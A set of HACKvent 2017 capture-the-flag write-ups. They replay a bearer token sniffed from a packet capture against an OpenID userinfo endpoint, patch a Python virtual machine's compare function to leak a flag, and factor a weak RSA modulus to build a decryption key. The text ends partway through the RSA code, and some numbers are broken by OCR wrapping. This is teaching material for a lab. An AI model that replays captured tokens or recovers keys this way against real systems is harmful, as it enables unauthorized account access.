{"level":"hard", "solutions":"195", "rating":"4.61", "author":"inik"}


Challenge



Solution from rly

First step was to find the important information in the pcap-file, which was not that hard.

To understand what was going on, the following image helped a lot (from https://jwt.io/introduction/)




Step #1 and #3 could be found in the pcap file, so we just craft a message with the given JWT (step #4) to authorize.

```
Location: http://transporter.hacking-lab.com/
client#access_token=eyJraWQiOiJyc2ExIiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiJzYW50YSIsImF6cCI6ImE3NWI0NzIyL
TE0MWQtNGMwMC1iNjVjLTVkYzI3OTE0NmI2MCIsImlzcyI6Imh0dHA6XC9cL2NoYWxsZW5nZXMuaGFja3ZlbnQuaGFja2luZy1sY
WIuY29tOjcyNDBcL2dpZnRsb2dpc3RpY3NcLyIsImV4cCI6MTUyNjkzNjkzNiwiaWF0IjoxNTExMzg0OTM2LCJqdGkiOiI4MTlmN
WYzZC1hN2M3LTQ0YTktYmI5Ni0wZmQ4MmY0YjdlNzUifQ.U9Hv66701DtUb8zeqOo45JVbzC3yhKJhsQ_q7N20rdLn5-
uovYzMWjhxY8I9oPQkv3s5iDDsx1GIUbnOkC8l__oj_uqptG0BPbRfD2K1blKpbXQt3yxD1pB63aHw5LRAp10ia0MNe8_eo-
qzi9d58CVYY_XOtTRH8Ic_tP5lpXVaImi8miYFY2XqR1TuFM-
cUjIMUYT9Ik8rwZAEbLO_1UAWPuQUpi0_Z6N0r3hKoIRSlknmmg8A5PunL2I0qFyICUm0cqb4fieBZ34R4117LmyQY_XvzKogIaL
egDIgbp22hTGHPAdziEloYYaP5uc_aEnfo0eNvY7QLPNy1dDs-
Q&token_type=Bearer&state=e6ec344ec594&expires_in=15551999&id_token=eyJlbmMiOiJBMjU2R0NNIiwiYWxnIjoi
```

This however brought not the solution or even a nice control panel, so after some more research, the OpenID-userinfo page (https://connect2id.com/learn/openid-connect#userinfo-endpoint) seems to be a thing.

Using the same method as described on the userinfo page brought the flag.




{"sub":"HV17-eUOF-mPJY-ruga-fUFq-EhOx","name":"Reginald Thumblewood","preferred_username":"santa"}

Solution from manuelz120

PCAP-File contains multiple logins. As mentioned in the challenge description, the sniffed credentials (santa/password) don't work anymore. However, we can find an interesting package, containing the access-token (of type bearer) from a successful open id login.

Fortunately, the token is still valid, so we can use it to query the /userinfo endpoint using postman:



Solution from mcia

Another nice challenge by inik.

– First I went through the unencrypted traffic in Wireshark

– I've found an OpenID configuration file, which looked suspicious. But I didn't go more into detail there.


```
{"request_parameter_supported":true,"claims_parameter_supported":false,"introspection_endpoint":"
http://challenges.hackvent.hacking-
lab.com:7240/giftlogistics/introspect","scopes_supported":["openid","profile","email","address","
phone","offline_access"],"issuer":"http://challenges.hackvent.hacking-
lab.com:7240/giftlogistics/","userinfo_encryption_enc_values_supported":["A256CBC+HS512","A256GCM
","A192GCM","A128GCM","A128CBC-HS256","A192CBC-HS384","A256CBC-
HS512","A128CBC+HS256"],"id_token_encryption_enc_values_supported":["A256CBC+HS512","A256GCM","A1
92GCM","A128GCM","A128CBC-HS256","A192CBC-HS384","A256CBC-
HS512","A128CBC+HS256"],"authorization_endpoint":"http://challenges.hackvent.hacking-
lab.com:7240/giftlogistics/authorize","service_documentation":"http://challenges.hackvent.hacking
-
lab.com:7240/giftlogistics/about","request_object_encryption_enc_values_supported":["A256CBC+HS51
2","A256GCM","A192GCM","A128GCM","A128CBC-HS256","A192CBC-HS384","A256CBC-
HS512","A128CBC+HS256"],"userinfo_signing_alg_values_supported":["HS256","HS384","HS512","RS256",
"RS384","RS512","ES256","ES384","ES512","PS256","PS384","PS512"],"claims_supported":["sub","name"
,"preferred_username","given_name","family_name","middle_name","nickname","profile","picture","we
bsite","gender","zoneinfo","locale","updated_at","birthdate","email","email_verified","phone_numb
er","phone_number_verified","address"],"claim_types_supported":["normal"],"op_policy_uri":"http:/
/challenges.hackvent.hacking-
lab.com:7240/giftlogistics/about","token_endpoint_auth_methods_supported":["client_secret_post","
```

client_secret_basic","client_secret_jwt","private_key_jwt","none"],"token_endpoint":"http://challenges.hackvent.hacking-lab.com:7240/giftlogistics/token","response_types_supported":["code","token"],"request_uri_parameter_supported":false,"userinfo_encryption_alg_values_supported":["RSA-OAEP","RSA-OAEP-256","RSA1_5"],"grant_types_supported":["authorization_code","implicit","urn:ietf:params:oauth:grant-type:jwt-bearer","client_credentials","urn:ietf:params:oauth:grant_type:redelegate"],"revocation_endpoint":"http://challenges.hackvent.hacking-lab.com:7240/giftlogistics/revoke","userinfo_endpoint":"http://challenges.hackvent.hacking-lab.com:7240/giftlogistics/userinfo","token_endpoint_auth_signing_alg_values_supported":["HS256","HS384","HS512","RS256","RS384","RS512","ES256","ES384","ES512","PS256","PS384","PS512"],"op_tos_uri":"http://challenges.hackvent.hacking-lab.com:7240/giftlogistics/about","require_request_uri_registration":false,"id_token_encryption_alg_values_supported":["RSA-OAEP","RSA-OAEP-256","RSA1_5"],"jwks_uri":"http://challenges.hackvent.hacking-lab.com:7240/giftlogistics/jwk","subject_types_supported":["public","pairwise"],"id_token_signing_alg_values_supported":["HS256","HS384","HS512","RS256","RS384","RS512","ES256","ES384","ES512","PS256","PS384","PS512","none"],"registration_endpoint":"http://challenges.hackvent.hacking-lab.com:7240/giftlogistics/register","request_object_signing_alg_values_supported":["HS256","HS384","HS512","RS256","RS384","RS512","ES256","ES384","ES512","PS256","PS384","PS512"],"request_object_encryption_alg_values_supported":["RSA-OAEP","RSA-OAEP-256","RSA1_5"]}

– Going further through the traffic I've found a username and password, but the credentials didn't work. As stated in the description, the CSIRT ensured everyone changed their password.

– I stayed on this path and found the OpenID login request and the access token which was returned.

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
X-Frame-Options: DENY
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Control: no-store
Location: http://transporter.hacking-lab.com/client#access_token=eyJraWQiOiJyc2ExIiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiJzYW50YSIsImF6cCI6ImE3NWI0NzIyLTE0MWQtNGMwMC1iNjVjLTVkYzI3OTE0NmI2MCIsImlzcyI6Imh0dHA6XC9cL2NoYWxsZW5nZXMuaGFja3ZlbnQuaGFja2luZy1sYWIuY29tOjcyNDBcL2dpZnRsb2dpc3RpY3NcLyIsImV4cCI6MTUyNjkzNjkzNiwiaWF0IjoxNTExMzg0OTM2LCJqdGkiOiI4MTlmNWYzZC1hN2M3LTQ0YTktYmI5Ni0wZmQ4MmY0YjdlNzUifQ.U9Hv66701DtUb8zeqOo45JVbzC3yhKJhsQ_q7N20rdLn5-uovYzMWjhxY8I9oPQkv3s5iDDsx1GIUbnOkC8l__oj_uqptG0BPbRfD2K1blKpbXQt3yxD1pB63aHw5LRAp10ia0MNe8_eo-qzi9d58CVYY_XOtTRH8Ic_tP5lpXVaImi8miYFY2XqR1TuFM-cUjIMUYT9Ik8rwZAEbLO_1UAWPuQUpi0_Z6N0r3hKoIRSlknmmg8A5PunL2I0qFyICUm0cqb4fieBZ34R4117LmyQY_XvzKogIaLegDIgbp22hTGHPAdziEloYYaP5uc_aEnfo0eNvY7QLPNy1dDs-Q&token_type=Bearer&state=e6ec344ec594&expires_in=15551999&id_token=eyJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiUlNBMV81In0.AjFhnIaX-LLVpdJDMOvkK4MbTreuz3rdAwUfim8NsErrh238expG4O9tazr8gqZep9lCbHpieqiFRD8yRhF1-BA-EdmV9zO_Ilerrtfra1_AC5ozYV6wt1nK7cyzUm77mdpEzRZ9yhlMLrvk6FSh0lxlO6XwbJq6AL_KUsZza0kgsNVdUw3EsoAKYwZhVuzIgCLEQ1McRpEoCE9KESjKEgOgf0XoLZN-kqEARMujJH9OpCgIXIsR7ypew7Wp6W2cjWVkedjY2yaofOzedJyP7brZzX_zzPfCHey5dqW4TOlRaMlLaQ5sWIOcA2-HpsIJExoKXWRW0LIdJFS8VPKF4Q.WZtAImcXGL4EjUfw.1s2sKvRDX93EIL529djgN873OjnSXwdhB5FU5QKGt-8c0Qh-FijdssQ_6Mykgazydj8NyxCi0e5H1GogRCiv8ibchvwi4gXdQIeMXUIomHYyn2LuXS5lkARLqPzJIbv_j60NiEbdc1K9t8YuO

```
_jnK1aajoNq2CIsgNRDxfIgbA7TZ8-GWU-Z1dItv2g7-
3Ks9pwG2nUnmP0bqifYb9dae5bZe_oS5wBiHdQh43VQFPigY4G7r1dASpG3rnm_v6uqcET96dxN6AECwhW4SFQZKUoGlgv9Jk
G7HrUjoYbygmE1H3yrNBHQlRxnuWDxLWffsnpoGEVuZEBLyUxNA07t42NomgAdxWAlNvlrSd2veArpX2iEL_0K1u1oHe8_fkW
fyWugqu39kuOeCGh2FULM0B-F8nzM6pQIN62uqwiJVJ0.0DDYtfSSe8eq10KFJ2agXw
Content-Language: en
Content-Length: 0
Date: Wed, 22 Nov 2017 21:08:57 GMT
```

– I tried to use this token to access the website. It is a bearer token type, so I generated this GET Request:

```
GET /giftlogistics/ HTTP/1.1
Host: challenges.hackvent.hacking-lab.com:7240
Authorization: Bearer
eyJraWQiOiJyc2ExIiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiJzYW50YSIsImF6cCI6ImE3NWI0NzIyLTE0MWQtNG
MwMC1iNjVjLTVkYzI3OTE0NmI2MCIsImlzcyI6Imh0dHA6XC9cL2NoYWxsZW5nZXMuaGFja3ZlbnQuaGFja2luZy1sYWIuY29
tOjcyNDBcL2dpZnRsb2dpc3RpY3NcLyIsImV4cCI6MTUyNjkzNjkzNiwiaWF0IjoxNTExMzg0OTM2LCJqdGkiOiI4MTlmNWYz
ZC1hN2M3LTQ0YTktYmI5Ni0wZmQ4MmY0YjdlNzUifQ.U9Hv66701DtUb8zeqOo45JVbzC3yhKJhsQ_q7N20rdLn5-
uovYzMWjhxY8I9oPQkv3s5iDDsx1GIUbnOkC8l__oj_uqptG0BPbRfD2K1blKpbXQt3yxD1pB63aHw5LRAp10ia0MNe8_eo-
qzi9d58CVYY_XOtTRH8Ic_tP5lpXVaImi8miYFY2XqR1TuFM-
cUjIMUYT9Ik8rwZAEbLO_1UAWPuQUpi0_Z6N0r3hKoIRSlknmmg8A5PunL2I0qFyICUm0cqb4fieBZ34R4117LmyQY_XvzKog
IaLegDIgbp22hTGHPAdziEloYYaP5uc_aEnfo0eNvY7QLPNy1dDs-Q
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.7,de;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

– But the page still showed the login button and I didn't get any more information.. I tried to submit the bearer token in different ways, but none worked. The Lifetime of the token is long enough though, it should still work..

– Then the OpenID configuration I've found in the beginning came back to my mind. And there were some API calls, like userinfo:

```
http://challenges.hackvent.hacking-lab.com:7240/giftlogistics/userinfo
```

– Calling this API endpoint revealed the flag


```
$ curl -H 'Authorization: Bearer
eyJraWQiOiJyc2ExIiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiJzYW50YSIsImF6cCI6ImE3NWI0NzIy
LTE0MWQtNGMwMC1iNjVjLTVkYzI3OTE0NmI2MCIsImlzcyI6Imh0dHA6XC9cL2NoYWxsZW5nZXMuaGFja3ZlbnQuaGFja2luZ
y1sYWIuY29tOjcyNDBcL2dpZnRsb2dpc3RpY3NcLyIsImV4cCI6MTUyNjkzNjkzNiwiaWF0IjoxNTExMzg0OTM2LCJqdGkiOi
I4MTlmNWYzZC1hN2M3LTQ0YTktYmI5Ni0wZmQ4MmY0YjdlNzUifQ.U9Hv66701DtUb8zeqOo45JVbzC3yhKJhsQ_q7N20rdLn
5-
uovYzMWjhxY8I9oPQkv3s5iDDsx1GIUbnOkC8l__oj_uqptG0BPbRfD2K1blKpbXQt3yxD1pB63aHw5LRAp10ia0MNe8_eo-
qzi9d58CVYY_XOtTRH8Ic_tP5lpXVaImi8miYFY2XqR1TuFM-
cUjIMUYT9Ik8rwZAEbLO_1UAWPuQUpi0_Z6N0r3hKoIRSlknmmg8A5PunL2I0qFyICUm0cqb4fieBZ34R4117LmyQY_XvzKog
IaLegDIgbp22hTGHPAdziEloYYaP5uc_aEnfo0eNvY7QLPNy1dDs-Q' http://challenges.hackvent.hacking-
lab.com:7240/giftlogistics/userinfo
{"sub":"HV17-eUOF-mPJY-ruga-fUFq-EhOx","name":"Reginald
```

Thumblewood","preferred_username":"santa"}

Day 13: muffin_asm

{"level":"hard", "solutions":"261", "rating":"4.63", "author":"muffinx"}

Challenge



Solution from explo1t

I think with this challenge again, I got a bit lucky. The input was a python script with functions and a long hex string. So the hex string was the program, and the python part the interpreter. When you ran the script it asks for the flag, so you have to understand what the program does, in order to get the flag. As I felt lucky, I just replaced:

```
def _cmp(r1, r2): f[0] = (r[r1] == r[r2])
```

with:

```
def _cmp(r1, r2): f[0] = True
```

I added a little function to print me all registers:

```
def printMyChar():
    if r[0] != 0:
        print str(unichr(r[0]))
    if r[1] != 0:
        print str(unichr(r[1]))
    if r[2] != 0:
        print str(unichr(r[2]))
    if r[3] != 0:
        print str(unichr(r[3]))
```

And called it in the last else block, where functions are called with 2 parameters and the instruction was 6, because this is the compare:

```
else:
    c_ins(ord(codez[ip+1]), ord(codez[ip+2]))
    if ord(codez[ip]) == 6:
        printMyChar()
```

Then i ran the script again with zero input and just hit enter again and again until the program finished and I got my flag.

Solution from muetho

- Download the file muffin_asm.py
- Running it: Script waits for flag provided via stdin, providing the wrong flag returns "[-] nope" and terminates script
- Analyzing the script: Different logic operations are defined (ADD,SUB,XOR,JE,CMP,...) collected in an instruction vector "ins", the method "run" performs kind of an Arithmetic Logic Unit (ALU) on a provided bytecode. The bytecode is defined at the end of the file (codez)
- Based on these findings it is clear that the characters of the flag needs to be stored somewhere within the bytecode and there must be a comparison of the provided flag via stdin and the hardcoded flag.
- The funtion _cmp compares the provided char with the hardcoded, printing both values (r[r1] and r[r2]) reveals that at the offset r1 the provided value is stored where the character of the flag is stored at offset r2.
- Conditional jumps (e.g. if equal, jump else not) are realized with the ALU functions _je (jump if equal) and _jne (jump if not equal), exchanging _je and _jne in the instruction array "ins" tricks the run method to behave as if the correct flag were provided even if an

arbitrary character is given as input.

- This exchange combined with the print of the character in r[r2] changes the behavior of the script to printing out the flag when (at least) 24 arbitrary characters are provided as input. To make sure the _cmp instruction returns false (to perform the jump), the input characters needs to be chosen so that they are not included in the flag, I tried with '*' and it succeeded.

Solution from ZTube

This challenge belonged to my favourites, too. It, again, was based on python seeing functions as an object which could be stored in an array. The "codez" basically contained the mnemonics and its arguments. Using a list of functions each mnemonic was assigned one function which would be executed with the following arguments in the code. As the code asks for a password and password validation in some way always happens with cmp (compare), I simply made compare always return True. Because the comparing happened charwise I had to print out the chars the input was compared to (r2).


```
def _cmp(r1, r2):
        #set f[0] to the result of two registers being equal
        #f[0] = (r[r1] == r[r2])
        #make every comparison be true, so my input does not matter
        f[0] = True
        #append register r2 content in one line
        sys.stdout.write(chr(r[r2]))
```

```
-> HV17-mUff!n-4sm-!s-cr4zY[+] valid! by muffinx :D if you liked the challenge, troll me @ twitter.com/muffiniks =D
```

Day 14: Happy Cryptmas

{"level":"hard", "solutions":"170", "rating":"4.05", "author":"hardlock"}

Challenge



Solution from pjslf

Let's take a look what we've got.

```
$ unzip happy_cryptmas.zip
Archive:  happy_cryptmas.zip
  inflating: hackvent
$ file hackvent
hackvent: Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
```

IDA is very useful tool when it comes to decompiling executables into a pseudocode to figure out what cipher is used inside.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rdx
  size_t v4; // rsi
  int result; // eax
  const char **v6; // [rsp+50h] [rbp-70h]
  char v7; // [rsp+60h] [rbp-60h]
  char v8; // [rsp+70h] [rbp-50h]
  char v9; // [rsp+80h] [rbp-40h]
  char v10; // [rsp+A0h] [rbp-20h]
  __int64 v11; // [rsp+B8h] [rbp-8h]

  v6 = argv;
  if ( argc != 1 )
  {
    __gmpz_init(&v8, argv, envp);
    __gmpz_init(&v7, argv, v3);
```

```
    __gmpz_init_set_str(&v10,
"F66EB887F2B8A620FD03C7D0633791CB4804739CE7FE001C81E6E02783737CA21DB2A0D8AF2D10B200006D10737A0872
C667AD142F90407132EFABF8E5D6BD51", 16LL);
    __gmpz_init_set_str(&v9, "65537", 10LL);
    v4 = strlen(argv[1]);
    __gmpz_import(&v8, v4, 1LL, 1LL, 0LL, 0LL, v6[1]);
    if ( (signed int)__gmpz_cmp(&v8, &v10) > 0 )
      abort();
    __gmpz_powm(&v7, &v8, &v9, &v10);
    __gmp_printf("Crypted: %ZX\n", &v7);
    __gmpz_clears(&v8, &v7, &v10, &v9, 0LL);
  }
  result = 0;
  if ( __stack_chk_guard == v11 )
    result = 0;
  return result;
}
```

This one uses GMP library and __gmpz_powm function indicates that it is a RSA implementation. The same code rewritten to Scala looks like this:

```
val modulus =
BigInt("F66EB887F2B8A620FD03C7D0633791CB4804739CE7FE001C81E6E02783737CA21DB2A0D8AF2D10B200006D107
37A0872C667AD142F90407132EFABF8E5D6BD51", 16)
val pubkey = BigInt("65537")
val base = BigInt(plaintext.getBytes)
val encrypted = base.modPow(pubkey, modulus)
println(s"Crypted: ${encrypted.toString(16)}")
```

To decrypt the flag we have to calculate a private key first. Since this was the first time I was trying to reverse RSA I found this Wikipedia article about RSA key generation very useful. It contains all the necessary information.

```
val pubkey = BigInt("65537")

// modulus = p * q
// factorization of modulus (in decimal) done by
http://factordb.com/index.php?query=1290671746434809226595641021086028268426120023964931443682266661
64607405200524030257746251306011344737164491922708802809372882286528589150150441657449014 57
val p = BigInt("18132985757038135691")
val q =
BigInt("71178115051121572443536387408848691007585391311842504997291282614822129748306500796719243161
34224096940540647556585642437215555325358 27")

// calculate phi
val phi = lcm(p - 1, q - 1)

// privkey * pubkey ≡ 1 (mod phi)
val privkey = pubkey.modInverse(phi)
```

I put all the pieces together in this Scala program which implements both RSA encryption and decryption with decompiled public key and modulus and calculated private key.

```
package hackvent2017

object Day14 {

 private val encrypted =
"7A9FDCA5BB061D0D638BE1442586F3488B536399BA05A14FCAE3F0A2E5F268F2F3142D1956769497AE677A12E4D44E
C727E255B391005B9ADCF53B4A74FFC34C"

 // discovered by decompiling the binary
 private val modulus =
BigInt("F66EB887F2B8A620FD03C7D0633791CB4804739CE7FE001C81E6E02783737CA21DB2A0D8AF2D10B200006D10
737A0872C667AD142F90407132EFABF8E5D6BD51", 16)
 private val pubkey = BigInt("65537")

 def main(args: Array[String]): Unit = {
  // modulus = p * q
  // factorization of modulus (in decimal) done by
http://factordb.com/index.php?query=1290671746434809226595641021086028268426120023964931443682266661
646074052005240302577462513060113447371644919227088028093728822865285891501504416574490145 7
  val p = BigInt("18132985757038135691")
  val q =
BigInt("71178115051121572443536387408848691007585391311842504997291282614822129748306500796719243161
342240969405406475565856424372155553253582 7")

  // calculate phi
